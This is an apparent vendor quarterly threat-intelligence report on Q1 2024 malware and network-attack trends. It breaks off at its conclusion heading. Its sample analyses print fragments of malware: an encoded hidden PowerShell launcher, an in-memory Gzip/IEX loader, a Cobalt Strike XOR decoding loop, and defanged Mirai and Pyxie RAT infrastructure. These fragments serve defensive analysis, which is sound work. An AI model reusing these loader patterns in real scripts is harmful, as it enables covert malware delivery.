
INTERNET SECURITY REPORT

Q1 2024



CONTENTS

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

INTRODUCTION

Every quarter, I introduce this report with a metaphor or quote on why following trends in cybersecurity is important to doing better at protecting yourself. This time, I figured we'd try a fictional anecdote that isn't too far from examples of reality.

The Tale of the Underprepared Hospital

In 2023, a midsize hospital, we'll call it "MediCare Health," operated with an arguably reasonable level of cybersecurity measures. They had traditional firewalls, basic antivirus software, and regular employee training sessions on basic cybersecurity hygiene. However, the hospital's IT team wasn't particularly vigilant about staying updated on the latest cybersecurity trends and assumed their existing measures were sufficient.

However, ransomware attacks were becoming increasingly sophisticated, targeting specific industries with tailored tactics. A new major trend in ransomware was the exploitation of remote access services that didn't use multi-factor authentication (MFA) or the use of "double extortion," where attackers not only encrypted data but also threatened to release sensitive information unless a ransom was paid. Ransomware actors also used more living-off-the-land (LotL) techniques and evasive malware to get past basic defenses. These were significant evolutions from how previous ransomware actors launched their attacks.

Despite the changing and growing threat, MediCare Health didn't update their ransomware defense strategy. They were unaware of the new trends so never considered additional measures such as improved, more-advanced endpoint detection and response (EDR) systems, or MFA for all their employees' remote logins.

As a result, in early 2024 MediCare Health fell victim to ransomware. The attackers had monitored the hospital's network for weeks, understanding the critical nature of the data and the hospital's operations. They broke in with a stolen credential that they used to log in to a remote access service, which did not use MFA. They launched a double extortion attack, encrypting patient records and threatening to release confidential medical information if a hefty ransom wasn't paid.

The hospital's IT team was caught off guard. Their backup systems were outdated, and without EDR software and a good incident response plan, they missed the attack until it was too late. In fact, they didn't even take advantage of their service provider's managed detection and response (MDR) service. The attackers demanded a ransom of $22 million, and the hospital faced the daunting possibility of patient data being exposed publicly.

The attack had severe consequences. The hospital had to shut down its systems temporarily, affecting patient care and delaying treatments. They eventually decided to pay the full ransom to prevent the data from being released, but the incident not only cost them tens of millions in ransom but even more in system restoration and lost revenue. Additionally, their reputation suffered greatly, and trust among patients was severely damaged.

The moral of the story? It should be obvious. Attackers change their techniques as we change our defenses. What worked yesterday may not work today as threat actors evolve due to our protection strategies. If their old techniques don't work, they move on to new ones. This is a completely fictional anecdote, but you might notice it shares many similarities to incidents that have happened.

Our quarterly Internet Security Report is designed to help you avoid becoming the victim of this anecdote. By offering the latest quantifiable threat intelligence about cyberattacks our products see each quarter, we hope to uncover the latest attack trends for you, so that you can make the appropriate updates to any defenses you might have missed.

In this report, we cover:

EXECUTIVE SUMMARY

This quarter, our malware trends almost reflectively mirror the opposite of our last report. During Q4 2023, network-based malware detections were up, and endpoint malware detection was down. For Q1 2024, network malware detection dropped by almost half (49%). Meanwhile, endpoint malware volume rose over 75% – the complete opposite of before.

Last quarter, evasive malware detected by our behavioral and machine-learning anti-malware services was up. This quarter, all our advanced malware detection results are down, but signature-based detections are up, both for network and endpoint products. After many years of warning you that you'll miss over half of malware if you don't use more advanced detection services, this quarter the good old signature-based detection did most the work.

The network attack story is quite similar. Last time, network attacks had decreased 10%, but during Q1 they increased by 13%. Last quarter, attackers tried more unique network exploits (meaning a greater diversity of types of attacks), this quarter unique attacks are down 16%. Meanwhile, there are some similarities between both quarters too. ProxyLogon – a critical Microsoft Exchange vulnerability that could lead to remote code execution – remained #2 on our top 10 network attack list. We said it before, but if you didn't patch this over a year ago, you should get on that.

- **Total network-based malware detections dropped nearly in half, down 49%.** This was a surprise and distinctly the opposite of last quarter, where it had risen 80%. Malware detections from all our proactive anti-malware services, APT Blocker and IntelligentAV (IAV), were down significantly as well. The only service with a slight increase was our signature-based Gateway AntiVirus service (GAV). However, the amount of malware detected over encrypted connections increased.
- On the flipside, endpoint malware detections **increased greatly, growing over 75% QoQ.** To some extent, this makes sense. If products catch less malware at the network, the endpoint likely will see more threats.
- **Malware hiding behind encryption (TLS) increased to 69% in Q1.** As we continue to mention, you will miss more than half of malware over a network unless you decrypt HTTPS web traffic. It's a free feature – enable it.
- Our "per Firebox" malware results for various network malware detection services:
  - **Average total malware detections per Firebox: 1,224** (~49% decrease)
  - **Average malware detections by GAV per Firebox: 562** (8% increase)
  - **Average malware detections by IAV per Firebox: 587** (58% decrease)
  - **Average malware detections by APT Blocker per Firebox: 75** (85% decrease)
- **We extrapolate** that if all the currently active (licensed) Fireboxes with some services were reporting to us and had all malware detection services enabled, **we would have had 472,991,544, or almost half a billion malware detections during Q1 2024.**
- **Zero-day malware dropped to 36% of all malware during Q1.** As a reminder, we define zero-day malware as malware that evades signature-based protection, only detected by more proactive techniques. Our zero-day malware number has historically been much higher; 50% or more. This is the first time in a long time we have seen it drop so low. While that does mean signature-based detection caught a lot last quarter, we still recommend our more proactive anti-malware services.
- **The Pandoraspear botnet,** which targets smart TVs running an open-source Android OS, **jumped into our top 10 most widely detected malware list,** highlighting the potential risk of vulnerabilities in IoT devices for enterprise security.
- A new variant of the Mirai malware family that targeted TP-Link Archer devices emerged as one of the most-widespread malware campaigns of the quarter. **The Mirai variant reached nearly 9% of all WatchGuard Fireboxes** around the globe.
- **Network attacks increased 13% quarter over quarter (QoQ),** but remain down considerable year-over-year (YoY). On the other hand, unique network attacks, which show the variety of different network exploits attackers use, declined 16%.
- **An HAProxy vulnerability was among the top network attacks of the quarter.** HAProxy is a Linux-based load balancer application. The vulnerability, which was first identified in 2023, shows how weaknesses in popular software can lead to a widespread security problem.
- **ProxyLogon continues in the #2 spot of top-exploited attacks during Q1.** As a reminder, this was a critical, remote code execution vulnerability against Microsoft Exchange servers that you should have patched long ago. It remains in the number two spot on our top 10.

- **The exploits in our top 10 network attacks by volume account for 57% of all detections.** Showing that these flaws are by far the ones threat actors (and pen testers) spam the Internet with.
- **Overall, endpoint malware detections increased over 75% by pure volume** – a pretty significant increase over previous quarters. Perhaps this increase corresponds to our decrease in network-based malware protections?
- However, **our endpoint protection products only blocked 88 unique malware variants per 100k machines,** which is an over 18% decline compared to Q4 2023. Remember, this has nothing to do with volume, but more to do with distinctly unique new variants of malware, which also happen to sometimes evade signature-based protection. When malware detection volume increases, but unique variants per machine decreases, it suggests that attackers might be spamming old variants of malware to many victims, which will easily get detected by our signature-based techniques.
- **Endpoint ransomware attacks continue to decrease, dropping about 23%.** Ransomware seems to have plateaued recently. Its decrease is likely due to many takedown efforts by the authorities, such as Lockbit. We do expect to see these variants eventually return despite their takedowns.
- This quarter, **Chromium-based browsers were found to be responsible for producing more than three-quarters (78%) of the total volume of malware originating from attacks against web browsers or plugins,** a significant rise compared to the previous quarter (25%).
- **Malicious scripts continue to decline as the most prevalent malware delivery vector.** While malicious PowerShell and JavaScript scripts are still the most common living-off-the-land (LotL) techniques for delivering malware, they have continued to decline as Windows binaries have increased.
- **DarkGate leverages malicious AWS and faked Akamai subdomains to lure victims.** Remember, some legit domains allow customers to create dangerous subdomains. Meanwhile, attackers still like to squat on domains that seem close to the real one.

Now that you know the top highlights from this quarter's report, it's time for you to dive into the fascinating and hopefully insightful details. Remember, we aren't just sharing these malicious trends for fun, but will share practical defensive tips and strategy along the way.

FIREBOX FEED STATS

WHAT IS THE FIREBOX FEED?

The Firebox Feed is our source of anonymized primary data from Firebox customers that have opted in to sharing threat detections with WatchGuard. This data allows us to view the specific malware and exploit activity that threat actors are using against small and midsize organizations worldwide.

In this section, we detail the high-level quarter-over-quarter trends while also diving into the specific top threats that generate either the most alert volume or impact the most unique networks. Through these lenses, we identify trends in the categories of malware or network attacks targeting WatchGuard customer networks and use that information to prescribe specific tips for a strong defense.

We break the Firebox Feed up into three main sections built off telemetry from five security services running on Firebox appliances:

Gateway AntiVirus (GAV): Signature-based malware prevention

IntelligentAV (IAV): Advanced AI-based malware prevention

APT Blocker: Sandboxed, behavioral-based malware prevention

Intrusion Prevention Service (IPS): Network-based client and server exploit prevention

DNSWatch: Domain-based threat prevention

HELP US IMPROVE

Our data comes from Fireboxes in our Firebox Feed and the more Firebox admins that provide the anonymous data the better we can make our reports. If you configure your Firebox to do so, we will have more accurate information in this report to apply to your network. So please configure your Firebox to enable device feedback by following these steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS, APT Blocker, and DNSWatch, if available

Average combined total malware hits per Firebox

1,224

Average detections per Firebox dropped by **49%**

Basic Gateway AntiVirus (GAV) service

562

Basic malware detections increased slightly by **8%**

APT Blocker (APT)

75

APT dropped significantly by **85%**

IntelligentAV (IAV)

587

IAV hits dropped by **58%**

GAV with TLS

71

TLS detection by GAV decreased **76%**

APT Blocker with TLS

225

TLS detections of evasive malware dropped **22%**

TLS malware

69%

Malware over encrypted connections increased **14%**

MALWARE TRENDS

Most of the data we use from the Firebox Feed comes from proxy policies on the Firebox. Unlike typical stateful packet filters, which just inspect the source, destination, and ports of network traffic, our proxies analyze the body of network packets, allowing our security services to investigate more deeply for threats. When properly configured by the network administrator, the anonymized data from these proxy services allow us to better understand the malware your Fireboxes see each quarter in the wild. By comparing to past data, we can spot changes in trends and identify new techniques that malware adapts to to try to infect more victims. We draw our own conclusions based on this data, which we share in the report, but we also hope you can use the data to draw conclusions that fit your own business or environment. With this information, network admins, security professionals, and business owners can understand how best to protect themselves from future threats.

We had some interesting malware detection in Q1. One of the most-widespread malware detections, Bash.MiraiB.C9B4EC13, targets TP-Link Archer devices and uses a newer exploit (CVE-2023-1389) to gain access to affected wireless routers. It also reuses a lot of code from the Mirai botnet to evolve into a variant called the Miori botnet.

Another sample continues the GoldenSpy fiasco, where users caught government-owned companies spying on their citizens. We saw three different malware variants in our top ten malware related to the GoldenSpy campaign, which we describe in more detail in our malware analysis below. In other developments, the older Agent Tesla malware returns, which leverages an Office exploit and targets healthcare providers.

The malware types we saw during Q1 lead us to believe malware will trend towards targeting IoT devices and continue to use living-off-the-land (LotL) techniques to hide in legitimate software, hoping to enter networks without being detected. During the quarter, we saw a significantly lower volume of malware overall, but the variants we saw also leveraged more advanced attack methods. Before we dive further into these details, let's begin with a high-level overview of the malware trends from Q1 2024.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements, please enable **WatchGuard Device Feedback** on your device.

Top 10 Malware Detections

The Top 10 Malware table includes the most detected malware families by total detection volume from reporting Fireboxes. Let's get into it. In Q1, we saw two new malware families, Vundo.FKM and Trojan.Jeki.2. We couldn't find very many details on Vundo.FKM since we were unable to recover a sample of the original file that dropped this malware. We believe a worm-like virus drops this malware to steal passwords but can't be sure without a sample to analyze. We were able to inspect the other newbie, Trojan.Jeki.2, though. It was a malicious Office document containing a macro that runs a PowerShell script to download malware containing the Pyxie remote access trojan (RAT). See our deeper analysis of this threat at the end of this section of the report.

We also found three related samples. The three different variants of Trojan.Heur.RP.Cu2 come from China and arrive as an executable file with the name qdfpzsShell.exe. As hinted in the intro of this section, we believe these three samples are a continuation of the GoldenSpy malware campaign. We also found the same Fireboxes that detected these GoldenSpy samples, further detected GenericKD.70489621 and Ursu.6302, which seemed unusual. However, these malware families don't seem to relate to GoldenSpy in any other way, so we presume this correlation does not offer any causation. GenericKD.70489621 and Ursu.6302 download adware and malware like the 2345Explorer we discussed in our Q1 2023 report.

Generic.15257, more of a potentially unwanted program (PUP), identifies the Android version of IPRoyal's Pawns; a program that pays the user to fill out surveys. Like most PUPs and adware, it connects to servers that also spread a lot of malware. We recommend avoiding these shady programs, especially in a corporate environment.

Threat Name	Malware Category	Count	Last Seen
Generic.3112968	Adware	885,177	Q3 2023
GenericKD.70489621	Dropper	787,367	Q3 2023
Heur.RP.Cu2@b8XQ9afj	Win Code Injection	739,807	Q4 2023
Ursu.6302	Dropper	632,623	Q2 2023
(Android) Generic.15257	Adware	472,817	Q4 2023
Heur.RP.Cu2@bGGIINgj	Win Code Injection	346,448	Q4 2023
Linux.XORDDoS.AT	Dropper	166,790	Q4 2023
Heur.RP.Cu2@b8XPSEbj	Win Code Injection	139,265	Q4 2023
Vundo.FKM	Password Stealer	109,364	new
Trojan.Jeki.2	Office Exploit	45,636	new

Figure 1. Top 10 Malware Detections

Top 5 Encrypted Malware Detections

All Fireboxes are capable of inspecting encrypted connections and can block malware over these connections. Unfortunately, network admins only configure about one in five Fireboxes to do this. We encourage all network administrators to configure encrypted connection inspection (through our HTTPS proxy) to receive the full benefit of our malware inspection and IPS services. Since most Internet web traffic uses encryption, we believe the malware trends seen within HTTPS connections likely show the real picture. However, because so few Fireboxes enable and report on this feature, we may only have a partial view. For the Fireboxes that do report, 69% of malware detections come from these encrypted connections. To show how malware over encrypted connections differs from general malware detections, we present the Top 5 Encrypted Malware table.

Threat Name	Malware Category	Hits
Heur2.ObfDldr.9.63A9E772.Gen	Office Exploit	12,482
GenericKDZ.92453 (Agent Tesla)	Win code Injection	12,237
Agent.GIKS	Win Code Injection	12,120
Logan.749	Password Stealer	10,417
Agent.IIQ	Password Stealer	9,579

Figure 2. Top 5 TLS Malware

The top threat in our Top 5 TLS Malware table, Heur2.ObfDldr.9.63A9E772.Gen, is a malicious Microsoft document that exploits an Office vulnerability. Not far behind in the total number of detections, GenericKDZ.92453 contains a variant of Agent Tesla like the one discussed in Q4 of last year. Closely behind that, Agent.GIKS contains a Microsoft Visual Basic Script to inject malicious code. We don't have a sample to test, but we found a large overlap in devices reporting GenericKDZ.92453 (Agent Tesla) with devices reporting Agent.GIKS. A single malware campaign likely downloaded both. Finishing off the table, we saw two known password stealers, Logan.749 and Agent.IIQ.

Top 5 Widespread Malware Detections

Now that we have covered the top malware by raw volume, let's look at the malware we see on the most Fireboxes. This gives us an understanding of widespread malware vs just pure volume. We also believe this better represents what smaller networks see. Smaller networks won't have the same configurations as larger ones, so malware targets these networks differently. Since larger networks see more traffic overall, their malware volume may distort our analysis of the most common threats without this normalized, widespread view.

Two of the top threats in our Top 5 Widespread Malware table, RTF-ObfsObjDat.Gen and MathType-Obfs.Gen, are malicious documents exploiting Microsoft Office vulnerabilities, which spread mostly in Europe, the Middle East, and Africa (EMEA). An interesting malware family,


Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
RTF-ObfsObjDat.Gen	Greece - 28.54%	Hong Kong - 24.14%	Germany - 22.04%	16.16%	6.58%	4.71%
Bash.MiraiB.C9B4EC13	Sweden - 22.77%	Denmark - 15.71%	Cyprus - 14.77%	6.44%	7.52%	8.67%
MathType-Obfs.Gen	Greece - 23.33%	Hong Kong - 13.79%	Turkey - 13.27%	9.40%	2.95%	3.86%
JS.Agent.USF	India - 62.56%	New Zealand - 14.94%	Brazil - 14.93%	5.50%	7.86%	9.04%
Zmutzy.1305	Cyprus - 15.91%	Greece - 14.64%	Hong Kong - 14.48%	7.67%	5.67%	2.56%

Figure 3. Most-Widespread Malware

Bash.MiraiB.C9B4EC13 contains a short script that matches a recent campaign to exploit the TP-Link Archer devices. As the name suggests, it contains a variant of the Mirai botnet. We will cover it in more detail later. Finally, Zmutzy.1305 (a loader/dropper that installed Agent Tesla in the past) and JS.Agent.USF (a JavaScript redirector) are two malware variants we saw and discussed last quarter. A staggering 63% of Fireboxes in India saw JS.Agent.USF.

Geographic Threats by Region

Identifying threats geographically helps us better understand the regions malware targets most. To calculate these percentages, we first add the total number of malware detections in each region. However, since each region varies in the number of Fireboxes reporting in, we next divide the number of detections over the number of Fireboxes in that region to get a normalized number of detections per Firebox in the region. To make it easier to read, we finally convert these numbers to percentages. This provides a chart to see what regions detect the most malware without regional Firebox sales skewing results.



Region	% Share
AMER	22.5%
EMEA	14.71%
APAC	62.76%

Figure 4. Geographic Threats by Region

This quarter, we, by far, saw the most malware volume in the Asia-Pacific (APAC) region at 62.7% of regional malware. This was a 20-point increase in malware detections in APAC compared to Q4 2023. The increased volume mostly comes from the unusually high number of Heur.RP.Cu2 variants detected in China. Malware detections in the Americas (AMER) dropped by 16 points for a total of 22.5% and Europe, the Middle East, and Africa (EMEA) dropped almost 5 points to 14.7%. In the past, the EMEA and the AMER regions consistently led in malware detections. Over the last few years, especially as we have normalized our statistics to the number of Fireboxes in each region, we have found APAC continues to see increases in malware. We find it very interesting to see that region leading so greatly in malware detections in Q1. It is hard for us to draw any conclusions about the "why" from the qualitative telemetry we have, but we will continue to watch these changes.

Catching Evasive Malware

Evasive malware is malware created to avoid detection using many techniques, but especially ones that can bypass signature-based detection. We still can detect this malware with the use of APT Blocker and IAV though. These detection systems don't rely on signatures but on the structure of the file and by detonating the malware in a sandbox to determine what behaviors the potentially suspicious executables do on their destinations systems. We see that malware caught by APT Blocker and IAV tend to use new and advanced techniques to infect systems. Actors who create evasive malware already know how to create more damaging malware. They will use what they know to infect systems for better access and persistence.




Figure 5. Zero-Day Malware

Not all Firebox customers buy and use WatchGuard's Total Security Suite, which is the security service license needed for our more advanced malware detection services. To create the chart below, we only use data from Fireboxes that have all three anti-malware services installed and enabled. That way we can directly compare the percentage of malware detected by our signature-based service and our more advanced and proactive ones. During Q1 2024, 36% of zero-day malware used advanced evasive techniques to bypass our signature-based anti-malware (GAV).

We also compare how this ratio changes for malware arriving over encrypted web connections. For this, we must use data from an even smaller subset of Fireboxes that also have TLS decryption and inspection enabled. When it comes to malware arriving over encrypted connections, zero-day malware accounts for 64% of malware, a complete flip of the non-encrypted number.

While our encrypted zero-day malware percentage seems pretty average, the non-encrypted zero-day malware has dropped lower than we can remember it having been before. We are not sure why this number has decreased so much. Over the many years we have published this report, our zero-day malware percentage has seemed to average 50% or even higher in most quarters. Seeing it drop to 36% feels unusual. That said, as we have mentioned earlier, we believe our encrypted malware findings better represent the state of actual malware trends. Over 90% of web traffic is encrypted, so all the action happens there. The only reason we haven't switched to only sharing the encrypted view is because just 20% of Firebox administrators take advantage of our powerful HTTPS decryption proxy. We highly recommend administrators use this feature to get the best protection from our anti-malware services. In short, even though our unencrypted zero-day malware number dropped to 36%, we believe the real total is closer to the 64% number we see in encrypted connections.

To summarize, to protect yourself from zero-day malware we recommend you buy and install and configure the Total Security Suite to get the IAV and APT Blocker services to catch some of this evasive malware. We also recommend that if you are not using our TLS decryption capabilities (the HTTPS proxy), you are not even scanning the majority of your web traffic for malware at all. You really must enable decryption in order to get the best return on your anti-malware services. Finally, while our network malware defenses are fantastic, and will prevent the huge majority of malware from even entering your network, things will sometimes get through. That is why you should leverage our full Unified Security Platform architecture, including our powerful Endpoint Protection, Detection and Response (EPDR) to benefit from many additional anti-malware protections for your endpoints as well.

Individual Malware Sample Analysis

Bash.MiraiB.C9B4EC13

This widespread sample we found contains a short script that connects to the IP 103[.]14 [.]226[.]142 that is associated with the Mirai botnet. This script attempts to download more malware from the IP but we couldn't get a sample to investigate what it attempted to download. Often these malicious scripts will rely on a "key" to send to the server to receive a response. This key comes from another file that we couldn't obtain either. We believe we caught an intermediary file in the infection process.

One line in the script caught our eye.

exec="your device just got infected to a bootnoot "

A search of this line in other malware packages found it associated with the Miori botnet – a close variant of the Mirai botnet sharing much of the same code. We know the Miori botnet from the TP-Link Archer exploit CVE-2023-1389. This command injection vulnerability can **take control of the TP-Link device and add it to the botnet.**

GoldenSpy and GoldenHelper

We found a few different variants of related malware campaigns mostly coming from devices in China. GoldenSpy includes Jaik.210739 later called Trojan.Heur.RP.Cu2 and its variants. Based on our research, this looks like a continuation of issues that a seemingly legitimate Chinese tax program had when it was caught spying on its users. To cover up its malicious intent, GoldenHelper attempts an update to secretly remove its spyware. You can read more about this already researched malware campaign **here.**

To hide in plain sight, the malware stops and deletes files that have similar names as the Windows audio service. Its own filename, audiosrv2.exe, closely resembles the legitimate Windows audio service file, audiosrv.exe. It runs the command below to stop the malware service:

taskkill /f /im audiosrv2.exe

The only explanation we can think of for naming itself similarly to a legitimate Windows file is in hope of hiding its malicious purpose.

We also saw that these files were deleted when running in a sandbox.

C:\Windows\SysWOW64\audiosrv2.exe

C:\Windows\System32\audiosrv2.exe

We don't see much happening after this, likely because it doesn't find the files it wants to modify. With the help of our team, we pulled some more strings out of the sample. One string, skfpd.exe, looks similar to the four-letter naming convention in GoldenHelper "skpc.dll".

```
strcpy(SubStr, "skfpd.exe");
memset(&SubStr[10], 0, 0x76u);
strcpy(v214, "qdfpzs.exe");
memset(&v214[11], 0, 0x75u);
strcpy(v213, "dppt_amixd.exe");
memset(&v213[15], 0, 0x71u);
```

Figure 6. GoldenspySKFP

In our opinion, this looks like a continuation of Aisino, the company behind the tax software spyware, trying to hide its tracks. The same corporation, Aisino, signed both GoldenHelper and the sample here. The Chinese state-owned China Aerospace Science and Industry Corporation (CASIC) owns Aisino. We believe this is an example of Chinese state-owned businesses adding malware to programs its citizens use, and then trying to hide this fact after users caught on.

Trojan.Jeki.2 (Pyxie RAT)

Our investigation of the malware Trojan.Jeki.2 found that it's part of the Pyxie RAT trojan. Below we share how it infects victims to gain control. Trojan.Jeki.2 starts off as a booby-trapped Office document that encourages users to enable content. You should always avoid enabling content on an Office document, unless you talk to the sender and trust them, as it also enables functionality that malware might use to infect your computer.




Figure 7. Trojan.Jeki.2 Office document

Performing an analysis of the file, we extracted a string, which you see in part below.

powershell -nop -w hidden -encodedcommand "JABzAD0ATgBlAHcALQBPAGIAagBl …"

The string is a base64-encoded command. It decodes to a script encoded in UTF16LE

$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAA … "));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();

This new decoded script tells the processor to convert another base64 string to a stream and extract the contents of it using Gzip. Finally, it assigns it to the variable "S".

The contents of the compressed file is another PowerShell script similar to the one found **here**. The code below matched the code from a Cobalt Strike sample, an exploit framework toolkit originally meant to help pen-test but also used by malware creators today. We know this code would help us decode another base64 string.

```
for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
```

Using a debugger to see the value of "$var_code," we extracted a series of decimal numbers. Based on our experience these looked to represent **Charcode**. After converting the numbers to Charcode we saw a few strings in it. Some look like more binary data but one string is "fearlesslyhuman[.]org". Looking up this URL we see the URL used in **attacks on healthcare** using the Pyxie RAT.

Conclusion

